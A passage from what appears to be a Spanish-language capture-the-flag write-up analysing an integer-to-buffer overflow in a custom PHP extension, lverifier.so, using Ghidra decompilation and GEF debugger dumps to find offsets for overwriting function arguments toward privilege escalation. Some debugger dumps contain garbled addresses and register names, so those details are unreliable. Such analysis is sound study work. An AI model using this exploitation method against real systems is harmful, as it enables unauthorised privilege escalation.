            header('Location: /core/index.php');
        }else{
            echo "<script>alert('invalid credentials')</script>";
        }
    }
?>
```

Como se muestra en la imagen anterior, el fichero PHP encontrado utiliza una función say_lverifier que no está disponible dentro del lenguaje PHP estándar. Por tanto, busqué en el directorio archivos que pudieran contener el nombre lverifier. Teniendo en cuenta la información obtenida, solo quedaba descargarla en mi máquina de atacante para analizarla y encontrar posibles vulnerabilidades:

```
leila@ouija:/development/server-management_system_id_0$ grep -r 'lverifier'
.debug/maps:7fc10dcbb000-7fc10dcbb8000 r--p 00000000 fd:00 30980
.debug/maps:7fc10dcbb8000-7fc10dcbb9000 r-xp 00001000 fd:00 30980
.debug/maps:7fc10dcbb9000-7fc10dcba000 r--p 00002000 fd:00 30980
.debug/maps:7fc10dcba000-7fc10dcbb000 r--p 00003000 fd:00 30980
.debug/maps:7fc10dcbb000-7fc10dcbc000 rw-p 00003000 fd:00 30980
index.php:           if(say_lverifier($_POST['username'], $_POST['password'])) {
leila@ouija:/development/server-management_system_id_0$ cat /etc/php/8.2/cli/php.ini | grep lverifier
extension=lverifier.so
leila@ouija:/development/server-management_system_id_0$ find / -name lverifier.so -type f -exec ls -l {} \; 2>/dev/null
-rwxr-xr-x 1 root root 43472 Jun 25 2023 /usr/lib/php/20220829/lverifier.so
leila@ouija:/development/server-management_system_id_0$
```

Integer Buffer Overflow

En el código proporcionado, primero se declaran varias variables, incluyendo size_t, longitud_entrada, long contador, ulong indice_1, ulong indice_2, y otras más. Estas variables se utilizarán a lo largo de la función para almacenar diferentes valores y realizar cálculos.



La longitud de la entrada del usuario se calcula utilizando la función `strlen` y se almacena en la variable `longitud_entrada`. Esta variable es de tipo `size_t`, un tipo de entero sin signo que puede contener valores hasta $2^{64} - 1$ en sistemas x64.

```
33 undefined8 local_5d8 [79];
34 undefined8 auStack_360 [102];
35 undefined8 local_30;
36 undefined8 local_30;
37 long short_username_length;
38
39 bVar4 = 0;
40 uStack_680 = 0x10186d;
41 longitud_entrada = strlen((char *)username_input);
42 local_660 = 0;
```

Uno de los aspectos más interesantes del código es el cálculo de la variable `short_username_length`. Este cálculo se realiza con la siguiente línea de código:

```
58 uStack_66c_3_1_ = 'i';
59 local_658 = (undefined [16])0x0;
60 local_648 = (undefined [16])0x0;
61 short_username_length = -( (long) (short) ((short)longitud_entrada + 10) + 0xfU & 0xfffffffffffff0);
62 ;
63 local_638 = (undefined [16])0x0;
```

En esta línea, la longitud del nombre de usuario (`longitud_entrada`) se convierte a un tipo `short` después de sumar 10. La parte `0xfU & 0xfffffffffffff0` asegura que el valor se redondee al múltiplo de 16 más cercano, ya que el compilador asigna espacio en múltiplos de 16 bytes.

Los compiladores modernos asignan espacio en la memoria en múltiplos de 16 bytes por varias razones importantes relacionadas con el rendimiento y la alineación de datos. La alineación de datos se refiere a cómo se organizan los datos en la memoria. Los procesadores modernos están diseñados para acceder a la memoria de manera más eficiente cuando los datos están alineados en direcciones de memoria que son múltiplos de la longitud del dato. Por ejemplo, un dato de 16 bytes se accede más rápidamente si está almacenado en una dirección de memoria que es un múltiplo de 16.

El acceso a la memoria es más rápido cuando los datos están alineados correctamente. Si los datos no están alineados, el procesador puede necesitar realizar múltiples operaciones de lectura y escritura para acceder a los datos, lo que reduce el rendimiento. Al asignar espacio en múltiplos de 16 bytes, el compilador asegura que los datos estén alineados correctamente, mejorando así el rendimiento del programa.

Los procesadores modernos utilizan cachés para almacenar temporalmente datos que se utilizan con frecuencia. La alineación de datos en múltiplos de 16 bytes mejora la eficiencia del caché, ya que los datos alineados se pueden cargar y almacenar en el caché de manera más eficiente. Esto reduce la latencia de acceso a la memoria y mejora el rendimiento general del sistema.

Para ilustrar este cálculo, consideremos un nombre de usuario con una longitud de 50. Primero, se suma 10 a la longitud, obteniendo 60. Luego, se suma 15 al resultado, obteniendo 75. Finalmente, el AND bit a bit con `0xfffffffffffff0` limpia los últimos 4 bits, llevando el valor al múltiplo de 16 más cercano, que en este caso es 64.

El problema principal aquí es que una variable `size_t` se convierte a `short`. `size_t` puede contener hasta $2^{64} - 1$, mientras que `short` puede contener hasta $2^{16} - 1 = 65535$. Si el nombre de usuario tiene una longitud de al menos 32768, cuando la longitud se convierte a `short`, comenzará a envolver desde -32768 siguiendo el complemento a dos. El complemento a dos es un método para representar números negativos en sistemas binarios. En este sistema, el bit más significativo (el bit más a la izquierda) indica el signo del número: 0 para positivo y 1 para negativo. Para obtener el complemento a dos de un número, primero se invierten todos los bits del número (cambiando 0s a 1s y 1s a 0s) y luego se suma 1 al resultado. Este método permite realizar operaciones aritméticas con números negativos de manera eficiente en hardware, ya que la suma y la resta se pueden realizar sin necesidad de diferenciar entre números positivos y negativos.

Por ejemplo, si el nombre de usuario tiene una longitud de 65535, el valor se convierte a `short`, envolviéndose a -1. Luego, se suma 10 y 15, obteniendo 24. Finalmente, el AND bit a bit con `0xfffffffffffff0` da como resultado 16. Esto significa que, aunque el nombre de usuario tiene una longitud de 65535, solo se asignarán **16 bytes** de espacio para él, causando un desbordamiento de entero.



El siguiente fragmento de código verifica si la longitud del nombre de usuario es mayor que 800. Si es así, copia los primeros 800 bytes a la dirección apuntada por new_user_copy. Es posible que resulte confuso que el bucle se ejecute 100 veces, pero esto se debe a que undefined8 es un tipo de dato de 8 bytes. Por lo tanto, al final del bucle, se habrán copiado 800 bytes en total.

La línea `*new_user_copy = *username_input;` copia el primer carácter de user_input a la dirección apuntada por new_user_copy. Luego, tanto user_input como new_user_copy se incrementan en 1, avanzando al siguiente byte. Dado que bVar3 es 0, la expresión `(ulong)bVar3 * -2 + 1` resulta en 1, lo que significa que los punteros se incrementan en 1 byte en cada iteración del bucle.

```

iserr      109 local_5e8_3_1_ = 'p';
110 local_5e8_4_1_ = 'e';
111 local_5e8_5_1_ = '=';
112 local_5e8_6_1_ = 't';
113 local_5e8_7_1_ = 'e';
114 uStack_5e0_0_1_ = 's';
115 uStack_5e0_1_1_ = 't';
116 uStack_5e0_2_1_ = 'i';
117 uStack_5e0_3_1_ = 'n';
118 uStack_5e0_4_1_ = 'g';
119 uStack_5e0_5_1_ = 'O';
120 uStack_5e0_6_1_ = '\0';
121 uStack_5e0_7_1_ = '\0';
name_     122 if (800 < longitud_entrada) {
123     new_user_copy = user_name_copy_800;
124     for (lVar1 = 100; lVar1 != 0; lVar1 = lVar1 + -1) {
125         *new_user_copy = *username_input;
126         username_input = username_input + (ulong)bVar4 * -2 + 1;
127         new_user_copy = new_user_copy + (ulong)bVar4 * -2 + 1;
128     }
129     goto LAB_0010193e;
130 }
```

En el siguiente fragmento de código, se realizan varias operaciones de manipulación de memoria y copia de datos.

Primero, se inicializa el puntero **new_user_copy** para apuntar a la dirección de memoria `&log_path` más `short_username_length` más 8 bytes. Esto establece la ubicación donde se almacenará el nuevo nombre de usuario copiado. Debido a la alineación y ajuste de memoria, se añaden 8 bytes adicionales. Esto se debe a la línea:

```

00101850 55      PUSH    RBP
00101851 48 89 e5  MOV     RBP,RSP
00101854 41 56      PUSH    R14
00101856 41 55      PUSH    R13
00101858 41 54      PUSH    R12
155    }
156 LAB_0010193e:
157     new_user_copy = (undefined8*)((long)&log_path + short_username_length + 8);
158     *(undefined8*)((long)&log_path + short_username_length) = auStack_360[3];
159     lVar1 = (long)&log_path + (long)short_username_length - (long)new_user_copy;
160     *(undefined8*)((long)auStack_360 + short_username_length) = local_30;
161     user_name_copy_800 = (undefined8*)((long)user_name_copy_800 - lVar1);
162     for (uVar2 = (ulong)((int)lVar1 + 800U >> 3); uVar2 != 0; uVar2 = uVar2 - 1) {
```

Este ajuste es necesario para mantener la alineación correcta de los datos en la memoria, lo cual es crucial para el rendimiento y la estabilidad del programa. Por lo tanto, cuando introduces 801 caracteres ‘A’, verás **816 bytes** en total en la memoria al analizarlo con GEF. Los 8 bytes adicionales se deben al ajuste de memoria para asegurar la alineación correcta.

Luego, se calcula la distancia entre `&log_path + short_username_length` y `new_user_copy`. Dado que **new_user_copy** se estableció en `&log_path + short_username_length + 8`, la variable lVar1 será igual a -8. Este cálculo es esencial para ajustar correctamente las direcciones de memoria en las operaciones subsiguientes. Posteriormente, se asigna el valor de `local_30` a la dirección de memoria `auStack_360 + short_username_length`, asegurando que `local_30` se almacene en la ubicación de memoria ajustada, lo que es crucial para mantener la coherencia de los datos en la memoria.

El siguiente paso es ajustar el puntero **user_name_copy_800** para apuntar a la dirección `user_name_copy_800 - lVar1`. Este ajuste es necesario para asegurar la alineación correcta en la operación de copia de memoria. A continuación, se ejecuta un bucle for que se repite `((int)(-8) + 800) >> 3 = 792 >> 3 = 99` veces. En cada iteración, se copian 8 bytes de `user_name_copy_800` a `new_user_copy`. Este bucle completa la asignación de valores en la dirección `&log_path + short_username_length`.



Finalmente, se realizan varias llamadas a funciones (printf, event_recorder, load_users) con los parámetros ajustados. Estas llamadas son esenciales para registrar eventos, cargar usuarios y mostrar información en la consola.

```

156 LAB_0010193e:
157     new_user_copy = (undefined8 *)((long)&log_path + short_username_length + 8);
158     *(undefined8 *)((long)&log_path + short_username_length) = auStack_360[3];
159     lVar1 = (long)&log_path + (short_username_length - (long)new_user_copy);
160     *(undefined8 *)((long)auStack_360 + short_username_length) = local_30;
161     user_name_copy_800 = (undefined8 *)((long)user_name_copy_800 - lVar1);
162     for (uVar2 = (ulong)((int)lVar1 + 800 >> 3); uVar2 != 0; uVar2 = uVar2 - 1) {
163         *new_user_copy = *user_name_copy_800;
164         user_name_copy_800 = user_name_copy_800 + (ulong)bVar4 * -2 + 1;
165         new_user_copy = new_user_copy + (ulong)bVar4 * -2 + 1;
166     }
167     *(undefined8 *)((long)&uStack_680 + short_username_length) = 0x101996;
168     printf("",&log_data,&log_path);
169     *(undefined8 *)((long)&uStack_680 + short_username_length) = 0x1019a1;
170     event_recorder(&log_path,&log_data);
171     *(undefined8 *)((long)&uStack_680 + short_username_length) = 0x1019ac;
172     load_users((long)&log_path + short_username_length,param_2);
173     return;
174 }
175

```

Antes de empezar a realizar pruebas con GEF es necesario modificar el archivo php.ini para permitir cargar la librería dentro del código php:

```

1 Abrir 2 Guardar 3
*php.ini
/etc/php/8.2/cli
Guardar : ⌂ X
1 772 ; Directory where the temporary files should be placed.
2 773 ; Defaults to the system default (see sys_get_temp_dir)
3 774 ;sys_temp_dir = "/tmp"
4 775
5 776 ; Whether or not to enable the dl() function. The dl() function does NOT work
6 777 ; properly in multithreaded servers, such as IIS or Zeus, and is automatically
7 778 ; disabled on them.
8 779 ; https://php.net/enable-dl
9 780 enable_dl = On
10 781
11 782 ; cgi.force_redirect is necessary to provide security running PHP as a CGI under
12 783 ; most web servers. Left undefined, PHP turns this on by default. You can
13 784 ; turn it off here AT YOUR OWN RISK
14 785 ; **You CAN safely turn this off for IIS, in fact, you MUST.**
15 786 ; https://php.net/cgi.force-redirect
16 787 ;cgi.force_redirect = 1
17 788
18 789 ; if cgi.nph is enabled it will force cgi to always sent Status: 200 with
19 790 ; every request. PHP's default behavior is to disable this feature.
20 791 ;cgi.nph = 1
21

```

Sin embargo, esto todavía no es suficiente; también es necesario mover la librería lverifier al directorio adecuado, como se muestra en la imagen siguiente.

```

(administrador@kali)-[~/Descargas]
$ php -a
Interactive shell

php > dl('lverifier');
PHP Warning: dl(): Unable to load dynamic library 'lverifier' (tried: /usr/lib/php/20220829/lverifier (/usr/lib/php/20220829/lverifier: cannot open shared object file: No such file or directory), lib/php/20220829/lverifier.so: cannot open shared object file: No such file or directory)) in php shell code on line 1
php > dl('lverifier');
php > sayVerifier("administrador", "password");
error in reading shadow file

```

Utilizando GEF (GDB Enhanced Features) para analizar el programa, he identificado varios puntos críticos que evidencian la vulnerabilidad de buffer overflow presente en el código. En particular, al examinar los registros rdi y rsi, que corresponden a las variables log_path y log_data respectivamente, se puede observar que están vacíos. Esta situación se debe a que la función event_recorder solo se invoca si se introduce un nombre de usuario con una longitud superior a 800 caracteres. En el caso analizado, los registros rsi y rdi no contienen datos válidos porque el nombre de usuario proporcionado no cumple con esta condición.

La salida de GEF muestra que el registro rdi apunta a 0x00007fffffbdbd60, mientras que rsi apunta a 0x00007fffffbdd0. La diferencia entre estas dos direcciones es de 112 bytes, lo que indica que el tamaño de log_path es de 112 bytes. Este detalle es importante, ya que revela la estructura de la memoria y cómo se gestionan las variables dentro de la función.

Además, la función **validating_userinput** realiza una copia del nombre de usuario en la variable user_name_copy_800 solo si la longitud del nombre de usuario es mayor a 800 caracteres. Este comportamiento introduce una vulnerabilidad de buffer overflow, ya que un nombre de usuario excesivamente largo puede sobrescribir otras áreas de la memoria, potencialmente permitiendo la ejecución de código arbitrario.



La traza de ejecución muestra que la función `event_recorder` se llama con los argumentos `rdi` y `rsi` vacíos, lo que confirma que no se ha alcanzado la condición necesaria para que estos registros contengan datos válidos. Este análisis subraya la importancia de validar adecuadamente la longitud de las entradas del usuario para prevenir vulnerabilidades de seguridad.

```
[ Legend: Modified register | Code | Heap | Stack | String ]
```

\$rax : 0x0
\$rbx : 0x00007ffff4c01558 → 0x0000000074736574 ("test")
\$rcx : 0x0
\$rdx : 0x0
\$rsp : 0x00007fffffbdb50 → 0x00000000746f6f72 ("root")
\$rbp : 0x00007fffffc3d0 → 0x0000000000000002
\$rsi : 0x00007fffffd0d0 → 0x00007fffffc1f0 → 0x000055555684870 → endbr64
\$rdi : 0x00007fffffbdb60 → 0x0000000000000001
\$rip : 0x00007ffff47bd99c → <validating_userinput+014c> call 0x7ffff47bd1b0 <event_recorder@plt>
\$r8 : 0x00007fffffc3f8 → 0x0000000000000004
\$r9 : 0x0
\$r10 : 0x00007ffff73bc2d8 → 0x010001200004941 ("AI")
\$r11 : 0x00007ffff73f6110 → <printf+0000> sub rsp, 0xd8
\$r12 : 0x00007fffffbdb60 → 0x0000000000000001
\$r13 : 0x00007fffffbdb50 → 0x00000000746f6f72 ("root")
\$r14 : 0x00007fffffbdbdd0 → 0x00007fffffc1f0 → 0x000055555684870 → endbr64
\$r15 : 0x00007ffff4c8e060 → 0x00005555568c680 → <execute_ex+4abb> endbr64
\$scfags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
\$cs: 0x33 \$ss: 0x2b \$ds: 0x00 \$es: 0x00 \$fs: 0x00 \$gs: 0x00

0x00007fffffbdb50 +0x0000: 0x00000000746f6f72 ("root") ← \$rsp, \$r13
0x00007fffffbdb58 +0x0008: 0x0000ffff000001fa5
0x00007fffffbdb60 +0x0010: 0x0000000000000001 ← \$rdi, \$r12
0x00007fffffbdb68 +0x0018: 0x00005555568d60 → 0x000000d600000001
0x00007fffffbdb70 +0x0020: 0x0000000000000006
0x00007fffffbdb75 +0x0028: 0x0000000000000009
0x00007fffffbdb80 +0x0030: 0x0000000000000000
0x00007fffffbdb88 +0x0038: 0x0000000000000000

0x7ffff47bd991 e82af7ffff → validating_userinput+0141 call 0x7ffff47bd0c0 <printf@plt>
0x7ffff47bd996 4c89f6 → validating_userinput+0146 mov rsi, r14
0x7ffff47bd999 4c89f7 → validating_userinput+0149 mov rdi, r12
→ 0x7ffff47bd99c e80ff8ffff
↳ 0x7ffff47bd1b0 <event_recorder@plt+0000> jmp QWORD PTR [rip+0x2f0a] # 0x7ffff47bd1b0 <event_recorder@got=plt>
0x7ffff47bd1b0 <event_recorder@plt+0000> push 0x18
0x7ffff47bd1b0 <event_recorder@plt+0000> jmp 0x7ffff47bd020
0x7ffff47bd1c0 <php_info_print_table_start@plt+0000> jmp QWORD PTR [rip+0x2f02] # 0x7ffff47c00c8 <php_info_print_table_start@got=plt>
0x7ffff47bd1c6 <php_info_print_table_start@plt+0000> push 0x19
0x7ffff47bd1c8 <php_info_print_table_start@plt+0000> jmp 0x7ffff47bd020

event_recorder@plt (

\$rdi = 0x00007fffffbdb60 → 0x0000000000000001,
\$rsi = 0x00007fffffbdbd0 → 0x00007fffffc1f0 → 0x000055555684870 → endbr64 ,
\$rdx = 0x0000000000000000,
\$rcx = 0x0000000000000000,
\$r8 = 0x00007fffffc3f8 + 0x0000000000000004,
\$r9 = 0x0000000000000000

)

[#0] Id 1, Name: "php", stepped 0x7ffff47bd99c in validating_userinput (), reason: BREAKPOINT

[#0] 0x7ffff47bd99c → validating_userinput(username=<optimized out>, password=0x7ffff4c01558 "test")
[#1] 0x7ffff47bd997 → zif_say_verifier(execute_data=<optimized out>, return_value=0x7fffffc440)
[#2] 0x5555558c68aa → execute_ex()
[#3] 0x5555558c5a55 → zend_execute()
[#4] 0x555555846847 → zend_eval_string()
[#5] 0x7ffff4b81037 → mov rbx, QWORD PTR [rip+0x2fa2] # 0x7ffff4b83fe0
[#6] 0x55555594574e → lea rdx, [rip+0x10d700] # 0x555555ae2e68 <executor_globals>
[#7] 0x555555682eb2 → jmp 0x555555682d8e
[#8] 0x7ffff73c9ca → __libc_start_main(main=0x555555682ba0, argc=0x2, argv=0xfffffffffd98)
[#9] 0x7ffff73c9d5 → __libc_start_main_impl(main=0x555555682ba0, argc=0x2, argv=0xfffffffffd98, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, sta

gef> p 0x00007fffffbdbd0-0x00007fffffbdb60
\$1 = 0x70 → 112 bytes (distancia log data(\$rsi) - log path(\$rdi))

En el caso de introducir 801 caracteres ‘A’, el resultado obtenido es notablemente diferente. En esta situación, los registros rsi y rdi contienen información válida. Esto es lo esperado, ya que la función event_recorder solo se invoca cuando se introduce un nombre de usuario con una longitud mayor a 800 caracteres.

La salida de GEF muestra que el registro **rdi** apunta a la cadena **"var/log/lverifier.log"**, mientras que **rsi** apunta a **"session=1:user=root:version=beta:type=testing"**. Esta información válida en los registros confirma que se ha alcanzado la condición necesaria para que la función **event_recorder** procese los datos.

Además, se puede observar un resultado de 816 bytes en la memoria. Este valor es consistente con la explicación anterior del código analizado con Ghidra. La diferencia de 816 bytes se debe a varios factores relacionados con la alineación de memoria y el manejo de la longitud del nombre de usuario.



Para un nombre de usuario de 801 caracteres, el cálculo sería:

- longitud_entrada = 801
 - longitud_entrada + 10 = 811
 - $811 + 0xfU = 826$
 - $826 \& 0xfffffffffffff0 = 816$ (alineado a 16 bytes), que es el resultado esperado.



En este caso, se puede observar que al introducir 65535 caracteres ‘A’, el resultado obtenido muestra una distancia específica entre los registros `rsp` y `rdi`. La siguiente imagen indica que la distancia entre el registro `rsp` (correspondiente a la variable `new_user_copy`) y el registro `rdi` (correspondiente a `log_path`) es de 16 bytes. Esta diferencia es consistente con la alineación de memoria y el manejo de las variables en la función `validating_userinput`.

```
[Legend: Modified register | Code | Heap | Stack | String ]]

$rax : 0x0
$rbx : 0x00007fffffc01518 → 0x0000000074736574 ("test?")
$rcx : 0x0
$rdx : 0x0
$rsp : 0x00007fffffbdb50 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]"
$rbp : 0x00007fffffc3d0 → 0x0000000000000000
$rsi : 0x00007fffffbdbd0 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]"
$rdi : 0x00007fffffbdb60 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]"
$rip : 0x00007ffffc2bd094 <validating_userinput+014> call 0x7fffff47bd1b0 <event_recorder@plt>
$rb8 : 0x00007fffffc3f8 → 0x0000000000000004
$rb9 : 0x0
$rb10 : 0x0
$rb11 : 0x206e8ab0204c885
$rb12 : 0x00007fffffbdb60 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]"
$rb13 : 0x00007fffffbdb50 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]"
$rb14 : 0x00007fffffbdbd0 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]"
$rb15 : 0x00007fffffc8e0e0 → .000005555555cc0b0 → <execute_x86_dabs_endhere>
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x00007fffffbdb50+0x0000: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]". ← $rsp, $r13
0x00007fffffbdb58+0x0008: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]". ← $rdi, $r12
0x00007fffffbdb60+0x0010: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]". ← $rdi, $r14
0x00007fffffbdb68+0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]". ← $rdi, $r12
0x00007fffffbdb70+0x0020: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]". ← $rdi, $r14
0x00007fffffbdb78+0x0028: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]". ← $rdi, $r12
0x00007fffffbdb80+0x0030: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]". ← $rdi, $r14
0x00007fffffbdb88+0x0038: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]". ← $rdi, $r12

0x7fffff47bd991 e82af7ffff → <validating_userinput+014> call 0x7fffff47bd0c0 <printf@plt>
0x7fffff47bd995 c98f6 → <validating_userinput+014> mov rsi, r14
0x7fffff47bd999 4c89e7 → <validating_userinput+014> mov rdi, r12
→ 0x7fffff47bd99c e80ff8ffff <validating_userinput+014> call 0x7fffff47bd1b0 <event_recorder@plt>
↳ 0x7fffff47bd1b0 <event_recorder@plt+0000> jmp .WORD PTR [rip+0x2f0a] # 0x7fffff47c00c0 <event_recorder@got=plt>
0x7fffff47bd1b8 <event_recorder@plt+0000> push 0x7fffff47bd20
0x7fffff47bd1c0 <php_info_print_table_start@plt+0000> jmp .WORD PTR [rip+0x2f02] # 0x7fffff47c00c8 <php_info_print_table_start@got=plt>
0x7fffff47bd1c6 <php_info_print_table_start@plt+0006> push 0x19
0x7fffff47bd1c8 <php_info_print_table_start@plt+000b> jmp 0x7fffff47bd20

event_recorder@plt (
$rdi = 0x00007fffffbdb60 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]",
$rsi = 0x00007fffffbdbd0 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]",
$rdx = 0x0000000000000000,
$rcx = 0x0000000000000000,
$rb8 = 0x00007fffffc3f8 → 0x0000000000000004,
$rb9 = 0x0000000000000000
)

#[#0] Id 1, Name: "php", stopped 0x7fffff47bd99c in validating_userinput (), reason: BREAKPOINT

#[#1] 0x7fffff47bd99c → validating_userinput(username=<optimized out>, password=0x7fffffc01518 "test")
[#2] 0x7fffff47bd7a79 > zif_say_verifier(execute_data=<optimized out>, return_value=0x7fffffc01518)
[#3] 0x5555558c8a8 → execute_ex()
[#4] 0x5555558ca55 → zend_execute()
[#5] 0x55555584647 → zend_eval_string()
[#6] 0x7fffff4a81037 > mov rbx, .WORD PTR [rip+0x2f02] # 0x7fffff4b83fe0
[#7] 0x555555854574e > lea rdx, [rip+0x19d70b] # 0x5555558e2e00 <executor_globals>
[#8] 0x7fffff55682eb2 > jmp 0x55555583289e
[#9] 0x7fffff2c9c8a > _libc_start_main(main=0x555555682ba0, argc=0x2, argv=0x7fffff47dd98)
[#10] 0x7fffff73c9d45 > __libc_start_main_impl(main=0x555555682ba0, argc=0x2, argv=0x7fffff47dd98, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack=0x55555583289e)

gef> p 0x00007fffffbdb60-0x00007fffffbdb60
$1 = 0x0
gef> p 0x00007fffffbdb60-0x00007fffffbdb50
$2 = 0x10 → 16 bytes
gef> 
```



La salida de GEF muestra que al introducir una combinación de caracteres ‘A’, ‘B’ y ‘C’, los registros rdi y rsi contienen información específica. En particular, el registro rdi apunta a una cadena de caracteres ‘B’, mientras que el registro rsi apunta a una cadena de caracteres ‘C’. El registro rsp apunta a una cadena de caracteres ‘A’ seguida de ‘B’.

La diferencia entre las direcciones de memoria de `rsp` y `rdi` es de **16 bytes**. Esto indica que se necesitan 16 bytes para alcanzar el registro rdi. Sin embargo, para sobrescribir el registro `rdi`, se necesitarían bytes adicionales.

Para alcanzar y sobrescribir el registro **rsi** (desde el registro **rdi**), se necesitan introducir 112 bytes adicionales. La salida de GEF muestra que el registro **rsi** apunta a una cadena de caracteres ‘C’, lo que confirma que se han introducido suficientes bytes para alcanzar y sobrescribir este registro.

Con estos conocimientos, se puede desarrollar un exploit para escalar privilegios en la máquina objetivo. Al controlar los registros rdi y rsi, es posible manipular el flujo de ejecución del programa y ejecutar código arbitrario. Este tipo de vulnerabilidad de buffer overflow es crítica y subraya la importancia de implementar medidas de seguridad adecuadas para validar y gestionar las entradas del usuario.



Además de la primera vía, hay una segunda vía para alcanzar el mismo resultado utilizando pattern create 65535 de GDB:

```
[ Legend: Modified register | Code | Heap | Stack | String ]
$rax : 0x0
$rbx : 0x000007ffff4c01518 → 0x0000000034333231 ("1234"*)
$rcx : 0x0
$rdx : 0x0
$rsp : 0x000007fffffb50 → "aaaaaaaaaaaaaaaaaaaaaaacaaaaaaaaaaaaaaaeeeeaaaaafaaaaaaaga[...]"*
$rbp : 0x000007fffffb3d0 → 0x0000000000000002
$rsi : 0x000007fffffb2d0 → "qaaaaaaaaaaaaaaaasaaaaaaaataaaaaaaauaaaaaaaaavaaaaaaaawaa[...]"*
$rdi : 0x000007fffffb60 → "caaaaaaaaaaaaaaaeaaaaaaafaaaaaaagaaaaaaaahaaaaaaia[...]"*
$rip : 0x000007ffff47bd99c → <validating_userinput+014c> call 0xfffff47bd1b0 <event_recorder@plt>
$r8 : 0x000007fffffb3f8 → 0x0000000000000004
$r9 : 0x0
$r10 : 0x0
$r11 : 0x206e8ab0204c885
$r12 : 0x000007fffffb50 → "aaaaaaaaaaaaaaaaaaaaaaeaaaaaaafaaaaaaagaaaaaaaahaaaaaaia[...]"*
$r13 : 0x000007fffffb50 → "aaaaaaaaaaaaaaaaaaaaaaacaaaaaaaaaaaaaaaeeaaaaafaaaaaaaga[...]"*
$rdi : 0x000007fffffbdd0 → "qaaaaaaaaaaaaaaaasaaaaaaaataaaaaaaauaaaaaaavaaaaaawa[...]"*
$r15 : 0x000007ffff4c82060 → <execute_ex+40ab> endbr64
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x000007fffffb50 +0x0000: "aaaaaaaaaaaaaaaaaaaaaaeaaaaaaafaaaaaaagaaaaaaaahaaaaaaia[...]" ← $rsp, $r13
0x000007fffffb58 +0x0008: "aaaaaaaaaaaaaaaaaaaaaaeaaaaaaafaaaaaaagaaaaaaaaha[...]" ← $r12
0x000007fffffb60 +0x0010: "aaaaaaaaaaaaaaaaaaaaaaeaaaaaaafaaaaaaagaaaaaaaahaaaaaaia[...]" ← $rdi, $r12
0x000007fffffb68 +0x0018: "aaaaaaaaaaaaaaeaaaaaaafaaaaaaagaaaaaaaahaaaaaaiaaaaaaaaj[...]" ← $r14
0x000007fffffb70 +0x0020: "aaaaaaaaaaaaaaeaaaaaaahaaaaaaahaaaaaaialaaaaaaiajaaaaaaak[...]" ← $r15
0x000007fffffb78 +0x0028: "aaaaaaaaaaaaaaahaaaaaaiaaaaaaaajaaaaaaakaaaaaaalaaaaaaa[...]" ← $r13
0x000007fffffb80 +0x0030: "aaaaaaaaaaaaaaahaaaaaaiaaaaaaaajaaaaaaakaaaaaaalaaaaaaa[...]" ← $r14
0x000007fffffb88 +0x0038: "aaaaaaaaaaaaaaajaaaaaaakaaaaaaalaaaaaaaamaaaaaaaana[...]" ← $r15

0x7ffff47bd99f e82af7ffff <validating_userinput+0141> call 0xfffff47bd0c0 <printf@plt>
0x7ffff47bd996 4c89f6 <validating_userinput+0146> mov rsi, r14
0x7ffff47bd999 4c89e7 <validating_userinput+0149> mov rdi, r12
→ 0x7ffff47bd99c e80ff8fffff <validating_userinput+014c> call 0xfffff47c00c0 <event_recorder@plt>
↳ 0x7ffff47bd1b0 <event_recorder@plt+0000> jmp QWORD PTR [rip+0x2f0a] # 0xfffff47c00c0 <event_recorder@got=plt>
0x7ffff47bd1b6 <event_recorder@plt+0006> push 0x18
0x7ffff47bd1b8 <event_recorder@plt+0008> jmp 0xfffff47bd020
0x7ffff47bd1c0 <php_info_print_table_start@plt+0000> jmp QWORD PTR [rip+0x2f02] # 0xfffff47c00c8 <php_info_print_table_start@got=plt>
0x7ffff47bd1c6 <php_info_print_table_start@plt+0006> push 0x19
0x7ffff47bd1c8 <php_info_print_table_start@plt+0008> jmp 0xfffff47bd020

event_recorder@got (
$rdi = 0x000007fffffb50 → "aaaaaaaaaaaaaaaaaaaaaaeaaaaaaafaaaaaaagaaaaaaaahaaaaaaia[...]", 
$rsi = 0x000007fffffbdd0 → "qaaaaaaaaaaaaaaaasaaaaaaaataaaaaaaauaaaaaaavaaaaaawa[...]", 
$rdx = 0x0000000000000000, 
$rcx = 0x0000000000000000, 
$rs8 = 0x000007fffffb3f8 → 0x0000000000000004, 
$rs9 = 0x0000000000000000
)

[#] Id 1, Name: "php", stopped 0xfffff47bd99c in validating_userinput (), reason: BREAKPOINT

[#] 0x000007ffff47bd99c → validating_userinput(username=<optimized out>, password=0xfffff4c01518 "1234")
[#] 0x000007ffff47bd979 → zif_say_lieverifier(execute_data=<optimized out>, return_value=0x7fffffc440)
[#] 0x000007ffff47bd958 → execute_ex()
[#] 0x000007ffff47bd958ca55 → zend_execute()
[#] 0x000007ffff47bd958ca55 → zend_execute()
[#] 0x000007ffff47bd958ca55 → zend_eval_stringl()
[#] 0x000007ffff47bd958ca55 → mov rbx, QWORD PTR [rip+0x2fa2] # 0xfffff4bb3fe0
